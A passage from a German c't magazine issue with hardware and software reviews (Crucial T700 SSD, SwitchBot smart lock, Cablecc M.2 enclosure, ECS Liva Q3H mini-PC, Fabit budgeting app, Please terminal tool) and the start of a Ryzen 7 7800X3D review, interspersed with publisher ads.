CPUs und Mainboards mit PCIe 5.0 gibt es schon lange, doch PCIe-5.0-SSDs sind immer noch rar. Einige wenige Exemplare der Gigabyte Aorus Gen5 10000 SSD tauchen immer mal wieder auf, aber sie schafft nicht mehr als 10 GByte/s. Crucial stellte uns die T700 PCIe 5.0 NVMe M.2 SSD zur Verfügung, die dank schnellerem Speicher beim Lesen noch einmal rund 20 Prozent zulegen soll. Da es sich um ein Vorserienmodell handelt, können spätere Messungen andere Ergebnisse zeigen. Die fertigen Versionen kommen Ende Mai in den Handel – dann messen wir nach.

Die T700 wird in zwei Versionen – mit und ohne Kühlkörper – und mit 1, 2 und 4 TByte Speicherplatz erhältlich sein; im Test hatten wir die beiden 2-TByte-Modelle. Sie folgt dem Designvorschlag des Controllerherstellers Phison: Zum SSD-Controller E26 gesellen sich 4 GByte DRAM-Cache und vier Flash-Bausteine, zwei davon auf der Unterseite. Crucial nutzt für die T700 aktuelles TLC-Flash aus der Produktion des Mutterkonzerns Micron mit 232 Lagen und einer Schnittstellengeschwindigkeit von 2000 MT/s. Der Controller kann Flash mit noch höherer Geschwindigkeit einbinden, die langsameren 5.0er-SSDs wie die Gigabyte-SSD nutzen 1600-MT/s-Flash. Da die Geschwindigkeit des Speichers sich direkt auf die Endgeschwindigkeit der SSD auswirkt, ist die T700 aktuell schon auf dem Papier die schnellste PCIe-5.0-SSD.

Beim Lesen großer Dateien sollen die 2- und 4-TByte-Versionen 12,4 GByte/s erreichen, beim Schreiben immerhin noch 11,8. Das entspricht ungefähr dem, was Arbeitsspeicher des älteren Typs DDR3-1333 liefert. Auch bei Zugriffen auf zufällige Adressen verspricht Crucial mit rund 1,5 Millionen IOPS hohe Werte. Die kleinsten Varianten mit 1 TByte Speicherplatz sind etwas langsamer, vor allem die Schreibgeschwindigkeit von nur 9,5 GByte/s fällt im Vergleich stark ab.

Im Test konnten wir die versprochenen Werte erreichen, die Geschwindigkeit bei sequenziellen Transfers ist bis zu 65 Prozent höher als bei schnellen SSDs mit PCIe 4.0. Bei Zugriffen auf zufällige Adressen hingegen fällt die Steigerung kaum auf. Zwar konnten wir Crucials Angaben von 1,5 Millionen IOPS sogar noch leicht übertreffen, doch der Abstand zu den 4.0er-SSDs ist nicht groß: Die Solidigm P44 Plus erreicht beim Lesen knapp 1,4 Millionen IOPS, knapp 1,3 Millionen IOPS beim Schreiben liefern auch viele 4.0er-SSDs mit dem Phison-Controller E18.

Beim Anwendungsbenchmark PCMark 10 schiebt sich die T700 in zwei Disziplinen deutlich an die Spitze: Für die Eignung als Systemlaufwerk attestiert der Test ihr knapp 4700 Punkte, rund 750 Punkte mehr als der zweitplatzierten Samsung 990 Pro [1]. Auch beim Data Drive Benchmark erreicht die T700 mit knapp 10.000 Punkten deutlich mehr als die 990 Pro, die mit fast 7600 Punkten wiederum den zweiten Platz erreicht.

Im Drive Consistency Test hingegen, der die Eignung einer SSD unter hoher Last ermittelt, kommt die T700 nicht einmal auf 1800 Punkte, weniger als die Hälfte der besten SSD – hier kann die 990 Pro den ersten Platz halten. Die T700 drosselt unter hoher Last trotz des Kühlkörpers recht schnell, die Temperatur steigt schon nach kurzer Zeit auf über 80 °C. Mit einem effektiveren Kühlsystem könnte sie wahrscheinlich noch ein paar Punkte gutmachen.

Für die Tests haben wir die mit einem Kühlkörper bestückte Version benutzt. Die beiden auf der Unterseite angebrachten Chips leiten ihre Abwärme über ein Nickel-beschichtetes Kühlblech an den Aluminiumkühlkörper auf der Oberseite ab. Die Version ohne Kühlkörper braucht unbedingt ein Mainboard mit integriertem Kühlsystem; ihr einziger Kühlbaustein ist eine dünne Kupferfolie auf der Oberseite.

Die Firmware ist noch nicht ganz fertig. Im Reviewers Guide weist das Unternehmen darauf hin, dass etwa die Verschlüsselung nach TCG OPAL noch nicht eingeschaltet ist, auch die IOPS-Leistung könnte sich noch etwas erhöhen.

Die Preise will Crucial erst kurz vor dem Marktstart bekannt geben. Wer bereits ein Mainboard mit PCIe 5.0 besitzt, darin aber eine SSD mit PCIe 4.0 nutzt, braucht keine Eile zu haben: Einen Geschwindigkeitszuwachs durch die schnelle T700 werden nur die wenigsten Anwender bemerken, der Einsatz solcher SSDs lohnt sich nur in sehr speziellen Anwendungsfällen. *(ll@ct.de)* c't

Literatur

[1] Lutz Labs, Flash-Rennen Extra, Besonders schnelle, besonders kleine und besonders spezielle neue PCIe-SSDs, c't 23/2022, S. 94

Crucial T700 PCIe 5.0 NVMe M.2 SSD

M.2-SSD mit PCIe 5.0	
Hersteller, URL	Crucial, crucial.com
Bezeichnung	CT2000T700SSD3
Systemanf.	M.2-Slot mit PCIe 5.0 x4
Controller	Phison E26, 8 Kanäle
Flash-Speicher	Micron TLC, 232 Lagen, 1 Tbit, 2000 MT/s
Endurance	600 TBW pro TByte Speicherplatz
Kapazitäten	1, 2 (getestet), 4 TByte, jeweils mit und ohne Kühlkörper
Schreiben/Lesen sequenziell	11856/12417 MByte/s
Schreiben/Lesen zufällig	1.555.552/1.521.035 IOPS
Preis	k. A.

c't Fotografie

Das Magazin von Fotografen für Fotografen

Fotograf und c't Fotografie-Redakteur

Thomas Hoffmann, fotografiert am liebsten Landschaft und Natur.

„Für außergewöhnliche Fotos braucht man nicht nur eine verlässliche Ausrüstung, auch Geduld und Zufall spielen eine große Rolle."

Thomas Hoffmann

35 % Rabatt

+

2 × c't Fotografie testen

- **2 Ausgaben** kompaktes Profiwissen für 14,30 €
- 35 % Rabatt gegenüber Einzelheftkauf
- Inklusive Geschenk nach Wahl
- Wöchentlicher Newsletter exklusiv für Abonnenten

Jetzt bestellen:

www.ct-foto.de/miniabo

www.ct-foto.de/miniabo +49 541/80 009 120 leserservice@heise.de

Mischen impossible

SwitchBots smartes Türschloss will mit günstigem Preis und vielseitigem Bedienkonzept überzeugen. Auf einen Mischbetrieb mit App- und Schlüsselöffnung und anderen Komfort muss man jedoch verzichten.

Funkgesteuerte Antriebe für die Schlösser von Wohnungs- und Haustüren gehören zu den kostspieligeren Komponenten fürs Smart Home. Der Hersteller SwitchBot will mit dem in Schwarz und Silbermetallic erhältlichen Smart Lock dem Konkurrenten Nuki über niedrigere Preise Interessierte abjagen. Das smarte Schloss und Steuerzubehör von SwitchBot kosten zum Teil einige Dutzend Euro weniger.

Der Schließvorgang folgt dem gleichen Prinzip wie beim Nuki: Ein Motor treibt eine Klemme an, die den Kopf eines von innen in den Zylinder gesteckten Schlüssels dreht. Zwei Adapter für Knaufzylinder sind mitgeliefert. Für den Anbau genügt es, den oberen Teil des Motorgehäuses über den Schlüsselkopf oder Knauf zu stülpen und den unteren Teil mit einer Klebefläche am Türbeschlag oder -blatt zu fixieren. Die Konstruktion ist nicht schön anzusehen, hält aber stabil. Das 7,3 Zentimeter tiefe Gehäuse ragt weit in den Raum. Der Antriebsstrang, der den Schließzylinder dreht, ist unverkleidet. Es wirkt, als hätte SwitchBot eine Zierblende vergessen. Für Energie sorgen zwei bereits ab Werk eingelegte Lithium-Batterien vom Typ CR123A.

Während die Hardwaremontage intuitiv von der Hand geht, erfordert das Kalibrieren des Schließvorgangs per Begleit-App volle Konzentration. Diese ist nötig, um der nicht perfekt übersetzten Software auch den Zustand der in Deutschland üblichen Schlossfalle korrekt beizubringen. Dabei helfen die Videoschnipsel viel besser als die ungenauen Textanweisungen.

Anschließend gibt es viele Optionen, Befehle zum Ver- und Entriegeln mittels Bluetooth zu verschicken. Wer dafür nicht jedes Mal die Apps für Android, iOS und Apple Watch öffnen möchte, verknüpft stattdessen einen Befehl auf einem beiliegenden NFC-Tag und berührt ihn dann zum Aufschließen mit dem Smartphone. Alternativ lässt sich das Schloss mittels eines Zifferncodes oder eines Fingerabdrucks auf zwei optionalen Keypad-Modellen (ab 50 Euro) öffnen.

Ein WLAN-Hub (25 Euro) rundet die Zubehörliste ab. Er ist gefragt, wenn man das Schloss auch außerhalb der Bluetooth-Reichweite von unterwegs fernbedienen möchte. Danach kann das Schloss dann als Trigger in Wenn-Dann-Regeln Schaltvorgänge anderer Geräte von SwitchBot auslösen. Ferner lässt es sich als Trigger in IFTTT einbinden, mit einem Siri-Kurzbefehl verriegeln und mit Kommandos via Alexa und Google Assistant auch öffnen.

Wie gewohnt kann man auch per Metallschlüssel auf- und zusperren. Doch wehe, man möchte eine derart verschlossene Tür per App öffnen. Ausdrücklicher als andere Hersteller verlangt SwitchBot für einen Mischbetrieb einen Doppelzylinder, bei dem sich von innen und außen eingesteckte Schlüssel synchron drehen. Ansonsten geht der Antrieb beim Öffnungsversuch per Software von einer falschen Position aus und dreht den Zylinder nicht weit genug. Trotz einer Notöffnungsfunktion blieb die Tür zu, bis sie ein Schlüssel entsperrte. Temporäre Schließcodes für Dritte stellt die SwitchBot-App nicht bereit. Außerdem beherrscht sie kein automatisches Auf- oder Zuschließen.

Um zum Funktionsumfang hochwertiger Smart Locks aufzuholen, muss SwitchBot nachlegen. Über das ungewöhnliche Design und die Probleme im Hybridbetrieb ist schwerer hinwegzusehen. Die Steuerungsoptionen in der App und das nahtlose Zusammenspiel mit dem reichhaltigen Zubehör des Herstellers sind die größten Stärken des SwitchBot Smart Lock. *(Berti Kolbow-Lehradt/sha@ct.de)*

SwitchBot Smart Lock

Smarter Türschlossmotor	
Hersteller, URL	SwitchBot,switch-bot.com
Systemanf.	Android ab 5, iOS ab 11 (NFC-Öffnung ab iOS 13), Apple WatchOS ab 4
Maße	111,6 × 59 × 73,2 mm, 253 g
Batterien	2 × CR123A
Preis	130 €

Doppelter Doppelender

Das M.2-SSD-Gehäuse von Cablecc ist klein und handlich, nimmt SATA- und PCIe-SSDs auf und passt dank USB-C- und USB-A-Stecker an jeden PC. Die Schutzkappen haften magnetisch.

Rund 9 Zentimeter lang ist das Gehäuse des Cablecc-Adapters und damit passen gängige 2280er-SSDs nicht hinein, sondern nur die kurzen Exemplare mit 30 und 42 Millimetern Länge.

Mit der älteren SATA-SSD Transcend TS256GMTS430S erreichten wir im Test beim Lesen und Schreiben großer Dateien jeweils knapp 500 MByte/s, mit der PCIe-SSD Sabrent Rocket 2230 rund 1 GByte/s. Die Messwerte an USB-A- und USB-C-Anschluss waren gleich.

Unterschiede zwischen den beiden Ports gab es jedoch bei den Messungen der Geschwindigkeit bei zufälligen Adressen mit der SATA-SSD. Hier kamen wir mit dem C-Port beim Schreiben auf rund 12.000 IOPS, mit dem A-Port auf das Dreifache; beim Lesen schaffte der A-Port mit 47.000 IOPS etwa die doppelte IOPS-Zahl. Dieses Verhalten ist zwar etwas merkwürdig, schränkt die Nutzungsmöglichkeiten aber kaum ein.

Die winzigen Schrauben des Gehäusedeckels drehten bereits nach einmaligem Gebrauch durch, wir sicherten den Deckel bei unserem Exemplar mit Klebeband. Davon abgesehen ist das Cablecc-Gehäuse ein flottes und universelles neues Zuhause für ansonsten nicht mehr benötigte, kleine M.2-SSDs. *(ll@ct.de)*

Cablecc Combo

USB-Gehäuse für M.2-SSDs (2230 & 2242)	
Hersteller, URL	Cablecc, cablecc.cn
Bezeichnung	UC-057-CC
Systemanf.	USB-Port (A oder C)
Größe, Gewicht	92 mm × 26 mm × 9 mm, 37 g
Preis	40 €

FLIGHT LEVELS ACADEMY
inside agile

FLIGHT LEVELS DAY

Von agilen Teams zu unternehmerischer Agilität

Online-Konferenz – 16. Juni 2023

Jetzt **Frühbucherrabatt** sichern!

Sonderangebote für **Flight-Levels-Online-Trainings!**

Agile Teams in Unternehmen führen nicht automatisch zu mehr Schnelligkeit, Beweglichkeit und Effizienz.

- Was braucht es, um die **Glücksversprechen** der Agilität nachhaltig zu erfüllen?
- Wie lässt sich die **Zusammenarbeit** von Teams verbessern?
- Wie richtet man ein solches Management konsequent an den **strategischen Unternehmenszielen** aus?


Die Konferenz richtet sich an **Führungskräfte aller Ebenen**, Produktverantwortliche und agile Rollenträger wie Scrum Master, Product Owner oder Agile Coaches.

fld.inside-agile.com

Veranstalter heise Developer dpunkt.verlag

Zusammenarbeit mit FLIGHT LEVELS ACADEMY

storage2day



In Frankfurt am Main
26. und 27. September 2023

Jetzt noch **Blind-Bird-Ticket** sichern!

Die Heise-Konferenz für Speichernetze und Datenmanagement

Ende September treffen sich **Storage-Anwender**, **-Entscheider** und **-Anbieter** in Frankfurt am Main und tauschen sich aus über den Stand von Storage heute und morgen.

Die **storage2day 2023** bringt Sie an zwei intensiven Konferenztagen auf den aktuellen Stand bei Themen wie:

- Storage-Architekturen
- Security
- Ransomware
- Backup & Recovery
- Storage-Performance
- NVMe
- DAOS
- u.v.m.

Der Weiterbildungs- und Branchentreff der Storage-Szene!

storage2day.de

Veranstalter iX dpunkt.verlag

Goldsponsoren FAST LTA StarWind HYPERCONVERGENCE

Silbersponsor SerNet

Kleiner gehts kaum

Mini-PC ECS Liva Q3H mit HDMI-Eingang

ECS schrumpft den Desktop-PC auf die Größe von zwei Streichholzschachteln. Für die winzigen Maße muss man Einschränkungen hinnehmen, nicht nur bei der Leistung.

Von Christian Hirsch

Der taiwanische Hersteller ECS verkleinert die Mini-PCs der Serie Liva Q so stark, dass sie in eine Jackentasche passen. Im Vergleich zu den verbreiteten kompakten Rechnern Intel NUC, Gigabyte Brix oder Zotac ZBox kommt der Liva Q3H deshalb mit einem Viertel des Volumens aus. Dafür entfällt aber jegliche Flexibilität oder Aufrüstmöglichkeit.

Außer dem Prozessor sind auch RAM und Flash-Speicher aufgelötet. In unserem Testmuster rechnet der Quad-Core Intel Celeron N5100. Er gehört zur 2021 vorgestellten Jasper-Lake-Generation. Alternativ bietet ECS den Liva Q3H auch mit dem Pentium Silver N6000 mit höherem Takt an. Dem Prozessor stehen magere 4 GByte LPDDR4-RAM zur Seite, von denen sich die integrierte Grafik zudem 256 MByte dauerhaft abzwackt.

Knapper Speicher

Das Betriebssystem liegt nicht auf einer SSD, sondern auf eMMC (Embedded MMC) – direkt auf dem Board aufgelöteten Flash-Speicher. Die 64 GByte Kapazität reichen für Windows 11 aus, nicht aber für größere Anwendungs-Suites oder Foto- und Videosammlungen. Mit 269 MByte/s beim Lesen und 156 MByte/s beim Schreiben entspricht die Geschwindigkeit nur Festplattenniveau. Deshalb benötigt der Liva Q3H nach dem Einschalten trotz der überschaubaren Ausstattung fast eine halbe Minute bis zum Windows-Desktop.

Im Celeron N5100 arbeiten vier Tremont-Rechenkerne. Sie sind die Vorgänger der Gracemont-Cores, die als sogenannte Effizienzkerne in den Core-i-12000 und -13000-Prozessoren arbeiten. Statt Performance stand bei der Entwicklung geringer Energie- und Platzbedarf im Vordergrund. Mit einem Takt von 1,1 GHz (Turbo: 2,8 GHz) reicht die Performance der 6-Watt-CPU lediglich für einfache Office-Aufgaben und fürs Surfen.

Per HDMI 2.0 steuert der Liva Q3H ein 4K-Display mit 60 Hertz an. Der zweite HDMI-Anschluss dient als Eingang. Sobald ein Signal an diesem anliegt, leitet er es zum Display. Eine Möglichkeit, wieder auf den Windows-Desktop des Liva Q3H umzuschalten, fehlt. Beim Abspielen von YouTube-Videos in 4K-Auflösung im Browser kommt es trotz der Videobeschleunigung der integrierten UHD-Grafik ab und zu zu Rucklern, sobald ein Hintergrunddienst loslegt. Full-HD-Videos liefen ruckelfrei.

Kurzstreckenfunker

Für Peripheriegeräte bringt der Liva Q3H drei USB-A-Buchsen mit. Zwei davon arbeiten im USB-3.2-Gen-1-Modus mit 5 Gbit/s. Der Durchsatz von und zu einer SSD liegt mit 450 MByte/s auf dem zu erwartenden Niveau für diese Schnittstelle. Beim Netzwerk geht es gemächlicher zu, denn ECS rüstet den Mini-PC lediglich mit Gigabit-Ethernet aus.

Um Platz zu sparen, verteilen sich die Hardwarekomponenten im Liva Q3H auf zwei übereinander gestapelte Platinen.

Nicht mehr zeitgemäß ist die WLAN-Geschwindigkeit: Bei 20 Metern Entfernung tröpfeln die Daten im 5-GHz-Band mit 2 Mbit/s durch den Äther. Das bremst selbst lahme Internetanschlüsse aus. Auf kurze Entfernung schafft der Realtek-Adapter des Liva Q3H immerhin 460 Mbit/s. Der knappe interne Speicher von 64 GByte lässt sich über den integrierten Kartenleser mit einer MicroSD-Karte aufstocken. Allerdings bremst dieser schnelle Kärtchen auf maximal 82 MByte/s Lesetempo ein.

Im Leerlauf bleibt der winzige 4-Zentimeter-Lüfter auf dem CPU-Kühlkörper mit 0,1 Sone angenehm leise, sodass er auf dem Schreibtisch kaum wahrnehmbar ist. Unter Volllast macht er sich mit einem hellen Surren hingegen deutlich bemerkbar (1,2 sone). Weil der schwache Prozessor bei vielen Aufgaben ausgelastet ist, drehen die Lüfter vergleichsweise oft hoch.

Bei der Leistungsaufnahme verschenkt der Liva Q3H Potenzial: Zwar benötigt er im Leerlauf lediglich 7,5 Watt. Andere Mini-PCs wie der Intel NUC12WS [1] oder der Lenovo ThinkCentre M75q Gen 2 Tiny [2] kommen jedoch trotz deutlich leistungsfähigerer Hardware bei ruhendem Windows-Desktop mit 4 bis 5 Watt aus. Bei Volllast schluckt der Liva Q3H 25 Watt. Allerdings drosselt dabei der Celeron N5100 seine Leistung, weil er sich auf 105 Grad Celsius aufheizt.

Fazit

Der Liva Q3H ist ein echter Hingucker. Viel kleiner kann man einen Desktop-PC nicht bauen, wenn mehrere USB-Ports und Ethernet zur Ausstattung zählen. Er taugt mit einem Preis von 240 Euro inklusive vorins-

talliertem Windows 11 als günstige Surfstation, für simple Office-Anwendungen oder als Digital-Signage-Zuspieler. Für alles darüber fehlt die Rechenleistung. Zudem bietet der Mini-PC nur wenig interne Speicherkapazität. Ein vergleichbarer Rechner, der ebenfalls in die Hosentasche passt, ist der lüfterlose ZBox PI 336 pico von Zotac [3]. *(chh@ct.de)* c't

Literatur

[1] Christof Windeck, Kleiner Zwölfender, Mini-PC Intel NUC12WS mit Hybridprozessor Core i7-1260P, c't 25/2022, S. 56

[2] Benjamin Kraft, Arbeitsponys, Sechs kleine Rechner von gebraucht bis nobel, c't 10/2023, S. 106


[3] Christian Hirsch, Hosentaschen-PC, Lüfterloser Mini-PC Zotac ZBox PI 336 pico im Test, c't 19/2022, S. 72

ECS Industrial Computer Liva Q3H

Mini-PC mit HDMI-Eingang	
Hersteller-Website	www.ecsipc.com
Hardware-Ausstattung	
CPU / Kerne / Takt (Turbo)	Intel Celeron N5100 / 4 / 1,1 (2,8) GHz
CPU-Lüfter (Regelung)	4 cm (✓)
RAM (Typ / Max) / -Slots (frei)	4 GByte LPDDR4-RAM
Grafik (-speicher)	Intel UHD Graphics (vom Hauptspeicher)
Mainboard (Format) / Chipsatz	ECS JSLM-Q3D (proprietär) / im CPU-SoC integriert
eMMC (Typ, Kapazität)	Kingston TY2964 (eMMC 5.1/HS400, 64 GByte)
Kartenleser / Kensington-Lock	MicroSD / ✓
Sound-Chip	n. v.
Netzwerk-Interface (Chip, Anbindung) / TPM	1 Gbit/s (Realtek RTL8111, PCIe) / fTPM 2.0
WLAN-Interface (Chip, Anbindung)	WiFi 5, 1,2 Gbit/s (Realtek RTL8822CE, PCIe)
Maße (B × H × T)	7,4 cm × 3,5 cm × 7,4 cm
Netzteil (Leistung)	AD36BLH120300, 12 Volt, extern (36 W)
Anschlüsse	1 × HDMI 2.0, 2 × USB-A 5 GBit/s, 1 × USB 2.0, 1 × LAN, 1 × HDMI-In
Betriebssystem / installiert im UEFI-Modus / Secure-Boot	Windows 11 / ✓ / ✓
Zubehör	VESA-Halterung
Elektrische Leistungsaufnahme, Datentransfer-Messungen und Geräuschentwicklung	
Soft-Off (mit ErP) / Energie Sparen / Leerlauf (4K)	0,9 W (0,2 W) / 0,6 W / 7,5 W
Volllast: CPU / CPU-Peak	19 W / 25 W[1]
eMMC: Lesen (Schreiben)	269 (156) MByte/s
USB-A (5 Gbit/s): Lesen (Schreiben)	460 (448) MByte/s
LAN: Empfangen (Senden)	118 (119) MByte/s
WLAN 5 GHz: nah / 20 m	461 / 2 Mbit/s
MicroSDXC-Card: Lesen (Schreiben)	82,0 (56,0) MByte/s
Geräuschentwicklung: Leerlauf / Volllast (Note)	0,1 Sone (⊕⊕) / 1,2 Sone (○)
Funktionstests	
Secure-Boot ab- / CSM einschaltbar	✓ / –
Wake on LAN: Standby / Soft-off	✓ / ✓
USB: 5V in Soft-off / Wecken per USB-Tastatur aus: Standby (Soft-off)	✓ / ✓ (–)
Bootdauer bis Login	28 s
4K-Parallelbetrieb (Anschlusstyp)	1 × 60 Hz (HDMI)
HDMI-Mehrkanalton: PCM / Bitstream	7.1 / DTS Audio, Dolby Digital Plus, DTS-HD, Dolby TrueHD, Dolby Digital, Dolby Atmos
Systemleistung	
Cinebench R23: 1T / MT	598 / 1569
3DMark: Fire Strike	870
Bewertung	
Systemleistung: Office / Rendering / Spiele	○ / ⊖⊖ / ⊖⊖
Geräuschentwicklung / Systemaufbau	⊕⊕ / ⊕
Preis / Garantie	240 € / 12 Monate

✓ funktioniert – funktioniert nicht n. v. nicht vorhanden
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht
[1] Prozessor drosselt bei 105 °C

Stärken Sie Ihre Abwehrkräfte!



+ Videokurs „Windows-Sicherheit" mit über 90 % Leserrabatt

Welche Schutzfunktionen bietet Windows und wie aktiviere ich Sie? Wie halte ich mir unerwünschte Updates vom Leib und wie kann ich nicht vertrauenswürdige Programme in einer abgeschotteten Umgebung testen?
Diese Fragen und noch mehr klären wir im neuen c't-Sonderheft:


- Windows gegen Angriffe absichern
- Hilfe für Notfälle vorbereiten
- Windows-Probleme effektiv lösen
- **Inklusive c't-Notfall-Windows 2023**
- Auch als Angebots-Paket Heft + PDF + Buch „Sichere Windows-Infrastrukturen" erhältlich!

Heft für 14,90 € • PDF für 12,99 €
Bundle Heft + PDF 19,90 €

shop.heise.de/ct-windowsguide23

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop



Besser haushalten

Die Haushaltsbuch- und Finanzbildungs-App Fabit soll vor allem Geringverdienern mit Schulden helfen. Doch auch Menschen ohne Geldsorgen können profitieren.

Fabit ist eine App für Smartphones und Tablets, die Buchführung mit Budgets und einer guten Prise Bildung über das Thema Finanzen kombiniert. Handlungsanreize auf Basis verhaltenswissenschaftlicher Konzepte sollen die eigenen finanziellen Gewohnheiten verbessern.

Nachdem man sich datensparsam mit Mailadresse und Nutzernamen registriert hat, fragt Fabit nach den finanziellen Zielen zwischen Vorsorge und „Gesundung“ und einer Einschätzung des eigenen „Geldtyps“ von „unbesorgt“ bis „krank“ (vor Sorgen). Es folgen Fragen nach dem Nettoeinkommen, ob man dieses für auskömmlich hält und ob man einen Überblick über seine Finanzen hat. Für das Community-Forum kann man ein detailliertes Profil anlegen. Sämtliche Daten landen laut Datenschutzerklärung auf deutschen Cloudservern. An Dritte gibt Fabit sie demnach nur mit Zustimmung des Nutzers weiter.

Mithilfe von informativen Tutorials („Workbooks“) füttert man nun das übersichtliche, nach etwas Einarbeitung leicht zu führende Haushaltsbuch. Man beginnt mit dem aktuellen Stand auf den Konten und im Portemonnaie. Es folgen regelmäßige Einnahmen wie Gehalt sowie turnusmäßige Ausgaben wie Miete und Abos. Nun erstellt man erste Budgets zur Ausgabenkontrolle. Fabit bringt Vorlagen wie „Wohnen“, „Lebensmittel“ oder „Freizeit“ mit, die man nach eigenen Bedürfnissen ändert und erweitert. Auch Schulden erfasst man (auf Wunsch samt Dokumenten) übersichtlich und kann einen Abzahlungsplan erstellen.


Ab da trägt man diszipliniert alle einmaligen Ausgaben und Einnahmen ein, von Supermarkt und Schuldentilgung bis zum verkauften Handy. Mit der Zeit erkennt man Sparpotenziale, kann Budgets justieren und passende Aufgaben angehen. Letztere schlägt Fabit vor (auf Basis der Ziele) oder man wählt aus einer Liste. Die App erinnert daran, dass man überflüssige Abos kündigen oder ungenutzte Gegenstände verkaufen wollte – und gratuliert bei Erledigung. Die Finanzbildung soll außerdem ein Blog mit Wissensbeiträgen fördern. Das bislang wenig frequentierte Forum dient dem Erfahrungsaustausch und der Motivation in der Gruppe.

In der Basisversion ist Fabit auf beliebig vielen Geräten samt Synchronisation gratis. Die Premium-Variante kostet fünf Euro pro Monat. Sie bietet Analyse-Tools. Auf Wunsch kann man als Premium-Nutzer zudem Umsätze von Girokonten, bestimmten Kreditkarten und PayPal automatisch über den Kontoinformationsdienst Tink abholen und ins Haushaltsbuch übertragen, gemischte Posten allerdings nicht auf mehrere Budgets aufteilen.

Fabit ist ein nützliches Tool für Menschen, die Schulden abbauen und ihre Finanzen ordnen wollen. Dass die App an manchen Stellen noch unfertig wirkt, etwa im Bereich „Sparen“, fanden wir verschmerzbar. *(mon@ct.de)*

Fabit

Haushaltsbuch und Finanzbildungs-App	
Hersteller, URL	Fabit GmbH, fabit.app
getestete Versionen	2.2.8 (Android, iOS)
Systemanf.	Android ab 5.0, iOS ab 11.0
Preis	**kostenlos**, Premium: 5 € / Monat



Startseite fürs Terminal

Please platziert Begrüßungen und eine simple To-do-Liste in jedem neuen Terminalfenster.


Das kleine Python-Tool Please (manchmal auch Please CLI genannt) führt dazu, dass neue Terminalfenster nicht nur mit dem Shell-Prompt grüßen. Einmal per `pip install please-cli` installiert, muss man noch dafür sorgen, dass jede neue Shell-Instanz das Programm aufruft; unter Bash beispielsweise, indem man `please` in die Konfigurationsdatei .bashrc einträgt. Beim ersten Aufruf erfragt das Programm, wie es den Nutzer nennen soll.

Danach wird man in jedem Terminalfenster namentlich sowie mit der aktuellen Uhrzeit und einem sinnstiftenden Zitat begrüßt. Beides lässt sich in der Konfigurationsdatei .config/please/config.json auch deaktivieren. Darunter heißt es „Looking good, no pending tasks“, weil noch keine Aufgaben definiert sind. Das lässt sich per `please add "Wichtige Aufgabe"` leicht ändern. So lassen sich To-dos in Form von kurzen Textzeilen sammeln, an die dann jedes neue Terminal erinnert. Über weitere Befehle können Aufgaben gelöscht, als abgeschlossen markiert oder umsortiert werden – letzteres eher umständlich, weil man Aufgaben nicht verschieben, sondern nur miteinander vertauschen kann. Der Aufruf `please --help` erklärt alle Befehle.

Wer gerne viel im Terminal erledigt, findet in Please ein simples, aber nützliches Helferlein. *(syt@ct.de)*

Please

To-do-Liste fürs Terminal	
Hersteller, URL	Nayam Amarshe, github.com/NayamAmarshe/please
Systemanf.	Python
Preis	**kostenlos**, Open-Source-Lizenz (MIT)



Wissenslücken? Nicht mit uns!


Wir helfen Ihnen dabei, die IT-Themen zu lernen,
die heute – und morgen – wichtig sind.

Die Zukunft des Lernens ist digital:
Die heise Academy bietet Ihren IT-Teams die Weiterbildungslösungen an, die Sie benötigen. Lassen Sie Ihre Fachkräfte nach Bedarf und direkt am Arbeitsplatz lernen.

Intensivieren Sie diese Lernerfahrung mit relevanten, topaktuellen Schulungen und Webinaren. Sichern Sie sich das IT-Wissen, das Ihr Unternehmen heute – und morgen – braucht: bei **heise Academy, dem Zuhause Ihrer professionellen IT-Weiterbildung.**

heise Academy

Jetzt entdecken:
heise-academy.de



Spielchip

Gaming-Prozessor Ryzen 7 7800X3D im Test

Mit Stapel-Cache statt hohen Taktfrequenzen hat AMD einen maßgeschneiderten Prozessor für 3D-Spiele entwickelt, der überraschend genügsam rechnet. Wie klären, ob er ein würdiger Nachfolger des Ryzen 7 5800X3D ist.

Von Christian Hirsch

Ende Februar schickte AMD den 16-Kerner Ryzen 9 7950X3D und den 12-Kerner Ryzen 9 7900X3D mit großen Level-3-Caches ins Rennen, die damit besonders hohe Bildwiederholraten in 3D-Spielen berechnen. Die meisten Gamer wollen jedoch nicht 600 oder gar 800 Euro für einen Prozessor ausgeben, zumal die meisten Spiele gar nicht so viele CPU-Kerne ausreizen. Für diese Zielgruppe ist der Anfang April vorgestellte Achtkerner Ryzen 7 7800X3D deutlich attraktiver, den es für 500 Euro zu kaufen gibt.

Er passt wie alle anderen Ryzen-7000-Prozessoren auf Mainboards mit der Fassung AM5 und erfordert DDR5-RAM. Als Besonderheit verdreifacht AMD den Level-3-Cache beim Ryzen 7 7800X3D im Vergleich zu den anderen beiden Achtkernern Ryzen 7 7700 und 7700X von 32 auf 96 MByte. Das beschleunigt Profianwendungen und Spiele, weil diese oft auf die gleichen RAM-Inhalte zugreifen.

Liegen die Daten in keinem der drei Prozessorcaches, dauert es rund 70 bis 80 Nanosekunden, sie aus dem Arbeitsspeicher zu holen. Sind sie hingegen im L3-Cache des Ryzen 7 7800X3D gepuffert, laufen die Daten schon nach 12 Nanosekunden in die CPU-Rechenwerke. Zudem verzehnfacht sich der Durchsatz: Pro Sekunde liefert der Arbeitsspeicher laut unseren Messungen 58 GByte, aus dem Level-3-Cache fließen im gleichen Zeitraum 670 GByte.

Die zusätzlichen 64 MByte Zwischenspeicher packt AMD als sogenannten 3D V-Cache direkt auf das CPU Core Die (CCD) mit den Rechenkernen. Das hat den Vorteil, dass die Latenzen kurz bleiben [1]. Der Stapel-Cache deckt jedoch nur den mittleren Bereich des CCDs mit dem normalen 32 MByte L3-Cache ab. Auf den am Rand angeordneten CPU-Kernen sitzen Blankochips, die den Höhenunterschied zum Kühlblech ausgleichen.

Diese zusätzliche Schicht verschlechtert allerdings den Wärmeübergang zum Heatspreader. Deshalb taktet der Ryzen 7 7800X3D trotz einer Thermal Design Power von 120 Watt nominal um 300 MHz und beim Turbo um 400 MHz langsamer als der Ryzen 7 7700X mit 105 Watt TDP. Mit 4,2 GHz (Turbo: 5,0 GHz) gehört er dennoch nicht zu den langsamen Prozessoren. Wegen des Stapelchips liegt die Drosseltemperatur bei den X3D-CPUs mit 89 statt 95 Grad geringfügig tiefer. Aus diesem Grund schränkt AMD das Übertakten auf die Overclocking-Methoden Curve Optimizer und Precision Boost Overdrive ein.

Spielekönig

